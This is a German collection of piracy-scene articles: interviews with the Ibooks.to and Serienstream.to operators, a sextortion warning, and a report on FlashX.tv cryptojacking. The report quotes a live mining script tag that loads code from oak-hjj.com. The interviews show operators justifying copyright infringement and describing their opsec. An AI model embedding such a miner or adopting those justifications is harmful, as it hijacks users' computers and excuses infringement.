Nach dem Bust von Lauschen & Lesen (LuL.to) im Sommer des Vorjahres gab es im Untergrund längerfristig keine neuen E-Books mehr. Außer LuL hatte schlichtweg niemand das Risiko und die Arbeit auf sich genommen, die Werke zu besorgen, um anschließend die Wasserzeichen zu entfernen. Egal wo man hinsah, Usenet, P2P-Indexer oder Warez-Foren: überall waren nur die Werke verfügbar, die zu LuL-Zeiten „befreit“ wurden. Im Dezember 2017 änderte sich dies schlagartig. Doch statt sich über die neuen Werke und den neuen Mitbewerber zu freuen, hagelte es DDoS-Angriffe. Zudem wurde von einigen Szenemitgliedern anhaltend behauptet, die Leute von Ibooks würden angeblich gar keine neuen Bücher in Umlauf bringen. Wir haben uns vor kurzem selbst einmal mit den Machern dieses Projekts unterhalten.

Tarnkappe.info: Mich persönlich würde interessieren, wie groß Euer Team in etwa ist und welche Aufgabenbereiche es gibt.

Ibooks.to: Wir sind ein Team von acht bis zehn Personen, bestehend aus mehr oder minder Aktiven. Es gibt Techniker mit verschiedenen Schwerpunkten, einen Designer, Admins und natürlich Uploader.

Tarnkappe.info: Warum gibt es in letzter Zeit keine E-Books mehr, dafür aber vermehrt Magazine? Stellt Ihr eher auf Magazine um?

Ibooks.to: Nein und wir wissen auch nicht, wie dieser Eindruck entstanden ist. Wir halten das Verhältnis für recht ausgeglichen. Selbstverständlich gibt es Wochen, in denen mehr Magazine kommen, sicher auch Wochen, in denen es mehr Comics gibt und manchmal sind es auch die E-Books, die vermehrt eingestellt werden. Das liegt dann oft einfach daran, wieviel Zeit die einzelnen Uploader aktuell haben oder wie gut sie momentan mit Nachschub versorgt sind.

Tarnkappe.info: Welcher Hoster wird von euch favorisiert?

Ibooks.to: Definitiv RapidGator. Dafür spricht eine lange Vorhaltezeit und eine einfache und schlichte Handhabung für alle Beteiligten. Da sprechen wir aber wirklich nur für uns im Team. Manche Up- und Downloader sehen das sicher anders.

Kein Forum geplant! Den Einstieg erleichtern, alle Hürden vermeiden.

Tarnkappe.info: Ja, bestimmt sogar. Ist denn ein Forum geplant? Wenn nein, warum habt Ihr die Blog-Variante gewählt?

Ibooks.to: Wir wollen möglichst viele Downloader erreichen, da wäre die Registrierung in einem Forum schon die erste Hürde. Ein Blog ist zudem viel übersichtlicher, einfach schöner für das Auge, so empfinden wir das zumindest.

Tarnkappe.info: Werden zukünftig auch Sammelpakete, also mit allen Büchern eines bestimmten Zeitraums, angeboten?

Ibooks.to: Das wird definitiv noch kommen, denkbar sind Pakete nach Genre und nach Zeitraum. Wir gehen unsere Ziele peu á peu an. Zunächst steht für uns im Fokus, ein ordentliches E-Book-Sortiment einzelner E-Book Downloads aufzubauen und dieses auch online zu halten. Zusätzlich bieten unsere Uploader bereits Autoren-Pakete an.

Thema Bustgefahr: „Wir sehen hier kein besonders großes Risiko.“

Tarnkappe.info: Wieso wollt Ihr das Risiko überhaupt eingehen, eine solche Seite zu betreiben? Was motiviert Euch dazu?

Ibooks.to: Wir sind szenetechnisch versiert, wir sehen hier kein besonders großes Risiko. Die Motivation ist für uns die Lücke, die über die Jahre im Markt entstanden ist. Neue E-Books sind bei den großen Seiten eine Fehlanzeige.

Dafür gibt es nun uns. Auch wenn uns das keiner glauben will (die Betonung liegt hier auf WILL), wir wollen neue E-Ebooks und Magazine & Comics möglichst jedem zugänglich machen, der nicht das nötige Kleingeld dafür hat.

Tarnkappe.info: Habt Ihr nach dem Bust von LuL.to keine Angst?

Ibooks.to: LuL.to hat E-Books direkt verkauft, was für uns moralisch nicht tragbar ist. Man hat ein völlig anderes Konzept vertreten. Durch dieses Modell ist man dort auch völlig andere Risiken eingegangen. Wer, wie wir, etwaige Einnahmen nicht für sich privat verwendet, trägt auch nicht das Risiko eines Busts, gesetzt den Fall, dass alle anderen Regeln der Sicherheit eingehalten werden.

Warez zu verkaufen ist nicht tragbar!

Tarnkappe.info: Gut, an den bestehenden Urheberrechtsverletzungen ändert das natürlich nichts, lediglich am möglichen Strafmaß. Was haltet Ihr vom Konzept von Torboox? Dort konnte man erst einige Monate alles umsonst downloaden und später pro Monat 3.33 Euro bezahlen. Ist eine solche illegale Flatrate nicht besser? Sollte man die Werke alternativ pro E-Book anbieten, bzw. bezahlen lassen, wie es LuL tat?

Ibooks.to: Das sehen wir ganz genauso wie im Fall von LuL.to.

Tarnkappe.info: Ich habe das Gefühl, dass ein ehemaliges Mitglied von Lesen.to maßgeblich bei Euch aktiv ist. Kann man da mal nachfassen?

Ibooks.to: Das ist nach unserem Wissen nicht der Fall, hierzu müsstest du konkreter werden. Wir konnten naturgemäss natürlich nicht für jeden einzelnen Uploader einen Background-Scan vornehmen, wo und wie er bereits tätig war.

iBOOKS.TO

Tarnkappe.info: Warum orientiert Ihr Euch beim Aussehen Eures Blogs so sehr an Lesen.to? Wäre es nicht besser, diesbezüglich eine klare Trennung zu realisieren?

Ibooks.to: Diese Frage verstehen wir nicht ganz. Die einzige Gemeinsamkeit liegt darin, dass beide Seiten nach dem Blog-Prinzip agieren, wobei wir alternativ noch die Gallery-Ansicht mit kleinen Vorschaubildern der Covers ohne Schnick-Schnack anbieten, die auch sehr gut angenommen wird. Ansonsten könnte man ja sagen, die Tarnkappe orientiert sich ebenfalls an Lesen.to, denn auch diese Seite ist ein Blog.

Wer Werbung schaltet, geht als Betreiber unnötige Risiken ein.

Tarnkappe.info: Nur das bei uns keine Spiegel Bestseller-Archive u.v.m. zum Download angeboten werden. Bezüglich des Aussehens ist die Ähnlichkeit zwischen Ibooks.to und Lesen.to dennoch unverkennbar. Aber mal was anderes: Werdet Ihr auch von der nervigen Autorin aus dem Ostfriesland belästigt?

Ibooks.to: Wir haben keinerlei Kontakt zu Autoren, uns erschließt sich auch nicht wozu.

„Man sollte die Dinge eher sportlich sehen“

Tarnkappe.info: Was haltet Ihr von solchen Aktionen, die Festnetz- bzw. Handynummer von Krimiautoren zu veröffentlichen, um sie zu ärgern, wie es Lesen.to getan hat?

Ibooks.to: Man sollte die Dinge eher sportlich sehen und nehmen. Uns steht es nicht zu, Aktionen von anderen Seiten zu bewerten ohne überhaupt irgendwelche Hintergründe zu kennen, aber grundlegend halten wir rein gar nichts von solchen Aktionen.

„Uploader mit Gewinnabsicht werden bei uns nicht geduldet.“

Tarnkappe.info: Ihr habt auf jegliche Werbung verzichtet, warum eigentlich?

Ibooks.to: Zunächst mal stimmt das nicht zu 100% – denn wir nutzen einen Download-Button mit Werbung für einen alternativen Sharehoster. Dieser hat bisher nicht annähernd die Serverkosten gedeckt, was auch nicht weiter schlimm ist. Alle anderen Werbemittel und daraus resultierende Einnahmen wären nur potentielle Fallstricke im Bezug auf unsere Sicherheit. Außerdem haben wir keinerlei Interesse irgendwelche Einnahmen privat zu verwenden. Wer das tut, setzt sich auch einer deutlich größeren Gefahr aus. Jeder in unserem Team ist in Lohn und Brot, Bewerber für das Team oder als Uploader mit Gewinnabsicht werden bei uns nicht geduldet. Wie schon erwähnt, möchten wir eine entstandene Lücke in der Szene schließen, das Ganze dient als Hobby und der Liebe zur Szene. Wir wollen aktuelle Bücher für wirklich jeden zugänglich machen, in erster Linie für die Hartz 4 Empfänger, Niedriglöhner und von Altersarmut betroffenen Rentner! Das klingt reichlich sozialistisch, ist aber in Wahrheit einfach nur menschlich.

Eine offizielle E-Book-Flatrate würde die Szene austrocknen.

Tarnkappe.info: Was müssten die Verlage tun, um von Euch nicht mehr beklaut zu werden?

Ibooks.to: Das liegt ganz in der Hand der Verlage, hierüber kann man Stunden lang diskutieren. Eine echte, funktionierende und bezahlbare Flatrate wäre rein wirtschaftlich möglich, wer sie umsetzt trocknet damit die Szene aus. Beispiel siehe Musikindustrie, mit der Erschaffung von Streaming-Diensten. Dazu gehört Mut oder der Druck durch die elementare Bedrohung der Branche. Beides fehlt momentan noch. Den Verlagen geht es bestens, vielen Autoren leider nicht. Das ist aber nicht unser Fehler. Vielleicht wird der Tag kommen, an dem es uns nicht mehr braucht und unsere Mission erfüllt ist.
Tarnkappe.info: Nehmt Ihr Buchspenden an?

Ibooks.to: Nein, aus Sicherheitsgründen nicht.

Tarnkappe.info: Da Ihr selbst einkauft, würdet ihr auch Wünsche annehmen in Form einer Wunschbox ? Sollen auch Wunschtitel berücksichtigt werden?

Ibooks.to: Das ist bereits in Planung und wird definitiv kommen, denn es passt perfekt zu unserem Konzept.


Ibooks.to kauft nur E-Books, die es noch nicht gibt.

Tarnkappe.info: Was darf man im Allgemeinen noch von Euch an Veröffentlichungen erwarten?

Ibooks.to: Jede Menge E-Book Neuerscheinungen, neue Comics und das Repertoire an Magazinen und Zeitschriften möchten wir ebenfalls ausweiten. Es gab schon Nachfragen nach einem breiteren, internationalen Angebot an Tageszeitungen, diesen Wunsch überprüfen wir mit wachsender Nutzerzahl.

Tarnkappe.info: Gibt es für die Zukunft irgendwelche speziellen Pläne?

Ibooks.to: Neben E-Book Neuerscheinungen die es bei uns fast immer zuerst zum Download geben wird, planen wir größere E-Book Pakete, die angesprochene Wunschbox und alles, was sich die Gemeinschaft noch wünschen wird.



„Ein Dieb kann keinen Dieb beklauen."

Tarnkappe.info: Warum entfernt Ihr nicht die Markierungen und Wasserzeichen anderer Warezforen, bevor Ihr deren Dateien selber noch mal bei euch einstellt?

Ibooks.to: Wieso sollten wir das tun? Derjenige der es bereitgestellt hat, soll natürlich sein Wasserzeichen behalten. Das ist völlig in Ordnung, warum auch nicht? Das sollte der einzige Lohn für die Arbeit des Uploadens sein. So richtig blöd wir es dann erst, wenn ein Uploader meint, er habe mit dem Einstellen ein eigenes Urheberrecht auf seinen Upload erhalten. Das ursprüngliche Verständnis von Warez ist, diese auch zu teilen. Nicht sie zu horten und nur gegen ein „Danke" in einem Forum herauszugeben. Das ist und bleibt szenefeindlich und in sich hochgradig unlogisch. Ein Dieb kann keinen Dieb beklauen, um es in einfachen Worten auf den Punkt zu bringen. Wer etwas frei verfügbar in einem Forum einstellt, darf sich nicht über die Verbreitung beschweren. Bemerkenswert ist, dass dies eine Problematik ist, die einzig und alleine in der E-Book Szene zu finden ist. Leider fehlt der Zusammenhalt an allen Ecken und Enden, wir hoffen innigst mit unserer Besonnenheit, einen Beitrag zur Besserung der Lage leisten zu können.

Was uns dann lustigerweise umgekehrt schon mehrfach vorgeworfen wurde ist, dass wir selbst unser Wasserzeichen in die von uns gekauften E-Books einfügen. Außerdem versteht man uns (vermutlich bewusst) falsch in der Aussage, dass wir selbst einkaufen. Um das ein für alle mal klarzustellen: Wir kaufen nur die E-Books, die es nicht frei verfügbar im Netz gibt. Unsere eigenen Neueinkäufe sind in allen möglichen Foren, schon kurz nach dem wir sie eingestellt haben, zu finden. Das ist auch völlig in Ordnung und Sinn der Sache. Selbstverständlich funktioniert das aber auch umgekehrt so. Warum sollen wir Geld aufbringen, um Buch X zu kaufen, das es schon überall im Netz gibt, statt unser Geld sinnvoll zu nutzen um Buch Y zu kaufen, auf das alle Leser sehnsüchtig warten, weil es eben bisher noch niemand gekauft hat. Damit ist dann der gesamten Szene geholfen. Außerdem wurde uns schon vorgeworfen nicht alle fehlenden E-Books zu kaufen. Da wir diese aus Sicherheitsgründen aus dem Ausland beziehen, sind einige wenige Titel oft aus urheberrechtlichen Gründen für uns nicht zum Kauf verfügbar. Auch das mögen uns bestimmt wieder viele nicht glauben.

Tarnkappe.info: Nun ja, eine große Portion Skepsis gehört in der Szene wohl einfach dazu. Danke für die ausführlichen und interessanten Antworten und Euch weiterhin gutes Gelingen!

Erpressungsmasche Sextortion

Seit Jahresbeginn werden vermehrt Fälle von „Sextortion" angezeigt. Das Kofferwort setzt sich aus den Wörtern „Sex" und „Extortion" (Erpressung) zusammen und erklärt ein Kriminalitätsphänomen im Onlinebereich. Hierbei werden Männer jeglichen Alters über soziale Netzwerke oder Dating-Portale von angeblichen attraktiven Frauen angeschrieben.

Nach der Kontaktaufnahme verleiten die oftmals nur leicht bekleideten Damen ihren Gesprächspartner im weiteren Gesprächsverlauf dazu, ihnen „Sexting“-Bilder von sich zu übersenden – also Nackt- oder Masturbationsfotos bzw. -Videos.

Sextortion: Polizei warnt vor neuem Kriminalitätsphänomen
In anderen Fällen wird die Kommunikation auf andern Chat-Plattformen mit der Möglichkeit der Bildübertragung fortgeführt. Führen die Männer im Rahmen eines Livestreamings sexuelle Handlungen an sich durch, zeichnen die Täter dies vor der Kamera auf.

Im Anschluss laden die Kriminellen die erhaltenen Daten in einer Cloud oder als noch nicht veröffentlichtes Youtube-Video hoch und fordern Geld von den betroffenen Männern. Wenn diese der Forderung nicht nachkommen, werden sie damit erpresst, dass die Aufzeichnungen an Familie, Freunde & Bekannte weitergeleitet und im Internet veröffentlicht werden. Um der Forderung Nachdruck zu verleihen, wird bei manchen Taten eine Liste derer beigefügt.

Eine gesunde Portion Misstrauen ist nicht verkehrt, um gar nicht erst in die Opferrolle zu kommen. Grundsätzlich sollte man skeptisch sein, wenn wildfremde Personen über Facebook oder andere soziale Netzwerke Kontakt suchen und zu flirten beginnen.

Einige Umstände, die auf einen solchen Fall hindeuten können:

- die Betrüger geben sich in den Fake-Accounts als junge, außergewöhnlich attraktive Frauen aus.
- schon nach kurzer Zeit wollen die Chatpartnerinnen auf alternative Kanäle, wie z.B. Skype oder WhatsAapp, wechseln.
- spätestens, wenn sich die Frau vor der Webcam entkleidet und euch zu sexuellen Handlungen auffordert, sollten die Alarmglocken schrillen!

Als Schutz vor solchen Kriminellen können eng gesetzte Privatsphäre-Einstellungen in den sozialen Netzwerken dienen. Vorsicht ist jedoch immer bei fremden Personen geboten. Nicht jeder „Freund“ in einem sozialen Netzwerk ist auch im echten Leben ein Freund.

Schon In Januar kam es vermehrt zu dieser Art von Erpressungen

Als Beispiel in Hamburg: Im Sex-Chat reingelegt – Mann wird mit Selbstbefriedigungs-Videos erpresst.

Vor der Webcam blank zu ziehen, ist selten eine gute Idee. Ein Mann in Hamburg musste das nun schmerzlich feststellen. Nachdem er vor einer Onlinebekanntschaft masturbierte, erpresste diese ihn. Der 37-Jährige hatte mit der attraktiven Frau im Internet gechattet. Es kam zu einer Freundschaftsbestätigung bei Facebook und schließlich kam man überein, zu „skypen“. Die Frau machte sich schnell nackig und forderte ihr Gegenüber auf, es ihr gleichzutun. Der Mann folgte und begann, Hand an sich zu legen. Nach ein paar Minuten brach die Frau die Verbindung ab.

Opfer erstattet Anzeige

Dann erhielt der „Onanierer“ eine Nachricht mit zwei Links. Dort konnte er dann ein Video sehen, welches ihn bei der eifrigen Selbstbefriedigung zeigte. Die Frau forderte Geld, drohte damit, das Video all seinen Facebook-Freunden zu zeigen. Doch der Mann ließ sich nicht einschüchtern und erstattete Anzeige. Erst vor einigen Monaten hatte es einen ähnlichen Fall in Barmbek gegeben. Dort hatte eine Frau einen 19-Jährigen ebenfalls erpresst und 500 Euro gefordert.

Polizei warnt mit Gedicht vor Cybersex-Masche

Die Aachener Polizei warnt bei Facebook: Wer sich auf Cybersex einlässt, sollte immer im Hinterkopf behalten, dass sein Gegenüber alles aufzeichnen kann. Und selbst wer zahlt, hat keine Garantie, dass die Aufnahmen nicht doch

irgendwo im Internet veröffentlicht oder weitere Zahlungen gefordert werden.

Um besonders junge Männer zu erreichen, warnt die Aachener Polizei auch bei Facebook – und wird dort richtig kreativ. In Gedichtform rät sie allen Männern, ihren Verstand einzuschalten und keine Nacktbilder an Fremde zu verschicken oder sich selbst zu filmen. „Es war einmal ein Weib, das zeigte seinen Unterleib – bei Skype„ startet das Gedicht. „Kriminell und voll bedacht, hat die Dame Fotos gemacht. Vom Unterleib des Herrn, der sieht das gar nicht gern. Soll dies nun aus der Welt, muss er zahlen Geld„ heißt es weiter.

FlashX.tv setzt neuartiges Krypto-Mining ein

Die illegale Streaming-Webseite FlashX.tv umgeht mit ihrem neuen Verfahren von oak-hjj.com alle Mining Detektoren und Blocker, die als Erweiterung für diverse Browser angeboten werden. Die Domain des Scripts ist registriert auf die Wuxi Yilian LLC, die für Phishing, den Versand von Spam-Mails, harte Drogen u.v.m. bekannt geworden ist. Bei über 45.000 eigenen Domains handelt es sich bei der Firma um organisierte Kriminalität im ganz großen Stil. Und die sitzen jetzt in einem Boot zusammen mit ein paar Piraten, um bei den PCs der deutschen Zuschauer die letzten Bytes aus der CPU zu holen.

Im Zuge unserer Recherchen haben wir uns angesehen, wie viele Streams älterer Kinofilme schon von KinoX abused wurden. Fündig wurden wir beim „Wolf of Wall Street“, der bei den meisten Streaming-Anbietern zwi-

schenzeitlich gelöscht wurde. Wir haben uns für diesen Film als Beispiel entscheiden, weil er vergleichsweise selten in Streaming-Seiten eingebunden und gleichzeitig sehr populär ist. Die meisten Partner von Kinox.to leiteten uns auf ihre Unterseite weiter. Diese zeigt lediglich den Hinweis, dass dieser Film aufgrund der Abuse-Mail des Rechteinhabers (wegen des Verstoßes gegen das Copyright) gelöscht werden musste. Anders bei FlashX.tv, dort gibt es den Börsenfilm in Überlänge noch immer zu sehen. Doch

```
<script type="text/javascript" src="https://oak-hjj.com/sender.php?shortClickId=oSoAAFdVAQBERRUAEgA&siteId=17&cache=8454174&throttle=0.1&forceASMJS=false" class="1hI8HtSdGCJZoF5bqAmPbmBn8ApuR"></script> == $0
```

schon nach wenigen Sekunden lief plötzlich der Lüfter des Apple Mac Mini los, der sonst nie zu hören ist. Eigentlich ein klares Indiz für ein Mining Script. Das Browser Plug-in Mining Detector zeigte aber nichts an. Nach der Installation mehrerer Erweiterungen, die die Schürf-Scripts direkt blocken sollen, passierte dennoch das gleiche: Kaum lief der Film mit Leonardo DiCaprio in der Hauptrolle, lief auch der Lüfter. Entweder jemand hatte CoinHive erfolgreich modifiziert, um die Blocker und Scanner zu umgehen. Oder aber ein bislang unbekanntes Mining Script kommt hier zum Einsatz.

Film-Piraten mit chinesischen Kriminellen in einem Bett

Wie uns unser IT Fachmann Dierk-Bent Piening aka Sojuniter bestätigte, wird beim Streaming-Anbieter FlashX.tv derzeit ein völlig neues Script namens oak-hjj.com benutzt. Dieses belastet die CPU auch nicht weniger als CoinHive, weswegen auch der Lüfter direkt nach dem Filmstart angesprungen ist. Die Domain von oak-hjj.com wurde registriert auf die „Wuxi Yilian LLC“ aus China. Das Unternehmen hat bei Sicherheitsforschern einen ganz eigenen Ruf, weil von dort aus in der Vergangenheit massenweise häufig Spam-Mails verschickt wurden. Wenn man diesen Namen bei Google eingibt, wird einem gleich klar, dass hier die organisierte Kriminalität am Werk ist, inklusive Referenzen zu Seiten mit Schadsoftware, Phishing, Online-Shops für geklaute Kreditkarten, harte Drogen und vieles mehr. Alles also, womit sich das große Geld verdienen lässt. Die Wuxi Yilian LLC unterhält über 45.000 eigene Domains weltweit, legale Zwecke sind für die Betreiber hingegen ein Fremdwort.

Wie kann ich mich vor dem neuen Krypto-Mining von FlashX.tv schützen? Die Zusammenarbeit mit FlashX.tv erscheint absolut sinnvoll: für ein erfolgreiches Krypto-Mining ist ein möglichst langer Aufenthalt möglichst vieler Personen vonnöten. Genau das ist hierbei der Fall. Monatlich werden über 42 Millionen Seitenzugriffe generiert. Die Zuschauer werden dort mindestens bis zum Ende der Fernsehserie oder des Kinofilms verbleiben, bessere Voraussetzungen kann man sich für das unerwünschte Mining auf den Besucher-PCs gar nicht vorstellen. Dazu kommt, dass die herkömmlichen Mining Blocker und Erkennungsprogramme allesamt versagen, weil CoinHive nicht am Werk ist. Die Tools gaukeln den Nutzern somit eine zweifelhafte Sicherheit vor. Ohne Mining geht es nur mit Girorgio Maones No Script oder mit Einsatz eines Ad Blockers, dann bleibt auch der Lüfter aus.

Übrigens hat Jordan Belfort, dessen Leben 2013 im Film „Wolf of Wall Street“ verewigt wurde, nach seiner Geburt in der Bronx gelebt. Derart ärmliche Verhältnisse müssen die Macher von FlashX.tv hingegen nicht befürchten. Alleine die Erträge aus dem Krypto-Mining dürften ihnen jeden Monat die Mietkosten in einem schicken Stadtteil und vieles mehr einbringen. Und auch die Hintermänner von Wuxi Yilian verdienen beim oak-hjj.com-Deal kräftig mit.

Serienstream.to im Interview

Zum Gespräch mit einem der Macher von Serienstream.to (illegales Filmportal) treffen wir uns etwa 20 Jahre in der Zukunft in Chiba City. Übersetzt bedeutet das eintausend Blätter, doch unser Treffen wird nicht in Japan, sondern irgendwo im heutigen China, stattfinden.

An Blätter fühle ich mich beim Aussteigen aus dem Transporter nicht erinnert, eher an einen Weltuntergang. Es ist warm, der Himmel ist beinahe schwarz. Und es regnet unaufhaltsam in Strömen.

Von wegen Neuromancer. Im Gegensatz zu William Gibsons Buchvorlage sieht der Himmel kein bisschen wie das weiße Rauschen eines

Fernsehkanals aus, dessen Programm pausiert wurde. In den lauten und geruchsintensiven Straßen, die zwischen den Hochhäusern auf unzähligen Ebenen übereinander angebracht wurden, herrscht rund um die Uhr geschäftiges Treiben. Frei nach dem Motto: the city never sleeps.

Raymond, einer der Admins von Serienstream.to, hat mich in Chiba City in eine Spelunke unweit des Landeplatzes der Fähre eingeladen. Zumindest lautete so die Anweisung in seiner E-Mail. Angesichts meines nicht vorhandenen Orientierungssinns bin ich froh darüber, ich hätte mich ansonsten hoffnungslos verlaufen. Fast wäre ich am Treffpunkt vorbei gerannt, bis ich eine untere Zwischenetage entdecke. Bei der ganzen Leuchtreklame ist die unscheinbare rostige Treppe kaum auszumachen. Während oben in der Küche lautstark lamentiert wird, und offenbar diverse Fischgerichte zubereitet werden, ist es unten in der Spelunke dunkel und still. Perfekt für einen Dialog, der auch ohne Störungen länger dauern dürfte.

Raymond sitzt an einem Tisch in der äußersten Ecke der Kneipe. Er muss es sein, weil man von dort den Eingang beobachten kann, ohne dass jemand sein Gesicht sieht … Ist das etwa die Location, wo sich Case und Molly häufiger getroffen haben, geht mir durch den Kopf. Sind hier vielleicht noch mehr Konsolen-Cowboys? Als hätte er meine Gedanken gehört, antwortet Raymond: „Nein, aber die meisten Leute haben wie im Buch Implantate „drin“, um ihre menschlichen Fähigkeiten zu verbessern. Auch Ratz, den Kellner, wirst Du hier vergeblich suchen.“ Er steht auf, um meine Hand zu schütteln. Keine Armprothese zu sehen, als er aus dem Dunklen hervortritt. Noch alles dran. Ich schätze ihn auf Mitte 30, das echte Alter wird er wohl eh nicht verraten wollen.

Ich krame aus meiner durchnässten Jacke die Zettelsammlung mit den ganzen Fragen heraus, die wir im Vorfeld gesammelt haben. „Okay, dann lass uns mal systematisch vorgehen“.

Entstehung von SerienStream.to & Motivation

Wollen die hier kein Geld verdienen? Weit und breit keine Bedienung zu sehen, weswegen wir direkt loslegen. „Wie seid ihr überhaupt auf die Idee gekommen, so ein Portal zu erschaffen?“, will ich als erstes von ihm wissen.

„Die meisten bisher existierenden Streaming-Portale sind veraltet, nicht modern und mit Werbung vollgepackt, wo es nur geht. Uns war es wichtig, eine Alternative online zu bringen, die modern ist und den aktuellen Ansprüchen gerecht wird – so entstand dann SerienStream.to.“ Er lächelt.

Aha. „Das heißt, ihr seid selbst auch Serienfreaks? Was sind eigentlich eure Lieblings-Serien? Und warum?“

„Wir sind selber auch Serien-Fans, haben aber alle keine ungewöhnlichen Lieblings-Serien. Häufig verfolgen wir die normalen Mainstream-TV-Serien, wie Game Of Thrones oder The Walking Dead.“

„Wie viele Personen sind am Projekt beteiligt, was sind ihre Aufgaben?“

„An SerienStream.to sind alle neun Team-Mitglieder beteiligt, die sich jeweils um ein bestimmtes Aufgabengebiet kümmern. Das umfasst beispielsweise die Bearbeitung der Support-Tickets oder das Freischalten von Serien-Beschreibungen. Außerdem arbeiten zwei an der Weiterentwicklung der Plattform und der Technik dahinter.“

„Warum bietet ihr das überhaupt an, was ist eure Motivation? Dieselben Serien kann man sich ohne Risiko beispielsweise auch im Usenet ziehen. Da keimt doch der Verdacht auf, dass ihr das nur des Geldes wegen macht.“

Raymond oder wie er auch immer heißen mag, muss grinsen. Er hätte sich auch James, der Butler nennen können. „Wir zwingen ja keinen unser Portal zu nutzen. Natürlich kann man sich die Episoden auch via Usenet oder über andere Dienste downloaden. Aber warum sollte man sich extra eine Staffel herunterladen, wenn man sich die Episoden im Endeffekt nur einmal ansieht? Für uns ist SerienStream.to hauptsächlich ein Hobby. Wir verwenden sämtliche Werbeeinnahmen nur für das Portal und nutzen hierbei nichts privat. Entsprechend schalten wir auch nur soviel Werbung, wie für den reibungslosen Betrieb und die Weiterentwicklung notwendig ist.“

„Wir haben einfach Spaß am Betrieb der Seite“

Okay, dann mal anders gefragt. „Was habt ihr davon, wenn ein User eure URL aufruft? Geht es letztlich nicht auch um Ruhm und Anerkennung?“

„Wir haben einfach Spaß am Betrieb der Seite, weil wir wissen, wem es zugute kommt – unseren treuen Nutzern, zu denen wir uns natürlich auch selbst zählen dürfen. Man könnte wohl jeden fragen, der sich ehrenamtlich engagiert – die Motivation bei uns ist ähnlich. Für ein paar Teammitglieder geht es vielleicht um Ruhm und Anerkennung, andere machen es einfach als Hobby.“

Der Gute braucht nicht mal ein Marketing-Studium für seine perfekt klingenden Antworten, geht mir durch den Kopf. „Entspricht das Konzept einer solchen Streamingseite im Gegensatz zu diversen Usenet-Foren überhaupt dem wohltätigen Community-Gedanken, den Nutzern alles ohne Gegenleistung zur Verfügung zu stellen?“

„Natürlich. Wenn man es nicht so genau nimmt, unterscheiden wir uns nur dadurch, dass wir höhere Kosten haben und diese durch etwas Werbung abdecken müssen. Der Mehrwert, vor allem die Nutzerfreundlichkeit, überwiegt dabei aber.“

„Leider ist die Filmindustrie noch nicht im modernen Zeitalter angekommen…“

Dann haken wir mal nach. „Warum versucht ihr euch nicht einmal mit einem legalen Serienportal? Der Bedarf besteht ja offenbar.“

„Leider ist die Filmindustrie noch nicht im modernen Zeitalter angekommen und würde die Verträge nicht zeitgemäß gestalten. Die Nutzer möchten nicht auf 10 Seiten eine monatliche Abo-Gebühr bezahlen, um dann auf jeder eine Hand voll verspätet online gestellte TV-Serien & Filme ansehen zu können. Nutzer möchten 1-2 aktuelle Portale, auf denen es 95% aller Serien und Filme direkt zum Abruf gibt. Vor einigen Monaten erst hat z.B. das Label Disney die Verträge mit Netflix, der Nummer Eins im weltweiten Streaming-Geschäft, gekündigt, um eine eigene Seite zu öffnen. Wer solche Schritte wagt und der Meinung ist, er müsse seinen eigenen Brei kreieren, der hat nicht verstanden, wohin die Reise geht. In der Musikindustrie hat Spotify den Markt verstanden und bietet auf einer Plattform für jeden passende Musik.“

Über den Betrieb von SerienStream.to

„Aus welchen Quellen werden die TV-Serien denn größtenteils bezogen? P2P? Usenet? Sharehoster? FTP-Sites?“

„Die meisten Linker beziehen die neuen Episoden nicht aus einer bestimmten Quelle, sondern der schnellsten, auf der die Folgen zu finden sind. Häufig handelt es sich hierbei um FTP-Hoster und Peer-to-Peer. Wir selber verlinken keine Episoden, sondern stellen „nur“ die Website zur Verfügung.“ Ja, das habe ich schon mal gehört oder gelesen irgendwo. „Wie funktioniert das genau? Uploader laden die Episoden hoch und Linker verlinken diese, oder wie muss man sich das vorstellen?“

„Das funktioniert in der Regel so: Release-Gruppen schneiden die Episoden bei der TV-Ausstrahlung mit und stellen diese dann unter ihrem Gruppen-Namen, z.B. über FTP-Server oder mithilfe der Torrent-Technologie, online. Die Uploader laden sich die Episoden dann herunter und bei bekannten File-Hoster und Streaming Portalen wieder hoch. Im Anschluss werden diese dann selber oder durch Dritte verlinkt und zuletzt durch das Team freigeschaltet.“

Von den Release Groups bis zum Konsumenten nach Hause. Die Entstehungs-Pyramide der Warez oder so ähnlich hat die GVU das mal bezeichnet.

„Was haben Eure aktiven Mitglieder denn davon, für Euch tätig zu sein? Ist das Risiko erwischt zu werden, für die Uploader nicht letzten Endes zu groß?“

„Unsere ehrenamtlichen User sind absolute Serien-Fans und sehen SerienStream.to hauptsächlich als Hobby an, um Teil der über 100.000 User großen Serien-Communty zu sein und Erfahrungen, News und Informationen digital mit anderen Usern zu teilen. Linker kann bei uns jeder werden, dazu muss nur eine Anfrage bei unserem Support-Team gestellt werden. Wie groß das Risiko ist, muss jeder für sich selbst entscheiden. Wenn jemand etwas zur Community beisteuern will, geben wir auch gerne Tipps um das Risiko zu mindern.“

Die Gesamtkosten liegen auf jeden Fall monatlich im vierstelligen Bereich…

„Wie hoch sind durchschnittlich Eure monatlichen Fixkosten? Könnt ihr die decken? Womit generiert ihr eure Einnahmen eigentlich? Nur Online-Werbung oder auch andere Quellen?“

„Die genauen Kosten variieren je nach Monat und Auslastung, da Traffic und Server immer unterschiedlich viel verwendet werden, hinzugekauft oder abgestoßen werden. Die Gesamtkosten liegen auf jeden Fall monatlich im vierstelligen Bereich. Um die Kosten decken zu können und damit unsere Seite 24-7 den Usern zur Verfügung steht, schalten wir unseren nicht-registrierten Nutzern Werbung von verschiedenen Anbietern.“

„Anonyme Zahlungen via Bitcoin…“

„Oh, lass mich hier gleich mal reingrätschen.“ Raymond grinst, meine Frage kann ich gar nicht mehr stellen. „Ich denke, über Bitcoins wissen Eure Leser auch so schon genug.“

Wir haben keine Angst vor der GVU oder anderen Ermittlern

„Gut, okay. Und wie haltet ihr Eure Identität geheim? Habt ihr Angst vor der GVU oder anderen Ermittlern?“

„Wir haben keine Angst vor der GVU oder anderen Ermittlern. Wir selbst leben seit einigen Jahren nicht (mehr) in D-A-CH (also weder in Deutschland, Österreich oder der Schweiz) und sind hierbei eigentlich aufgrund unseres Standortes gegen jegliche Forderungen (fast) immun. Dennoch sind wir mit VPNs, Tor-Browser, Verschlüsselung und weiteren Maßnahmen recht gut abgesichert. Eine absolute Sicherheit wird es nie geben, aber wir sind bestens vorbereitet.“

„In welchen Ländern wird Eure Seite gehostet?“

„Dazu können wir hier leider aufgrund des Schutzes unserer Infrastruktur keine Aussage zu machen. Wir sind auf jeden Fall in mehreren Ländern mehrfach redundant vertreten und haben jederzeit ausreichend technische Reserven.“

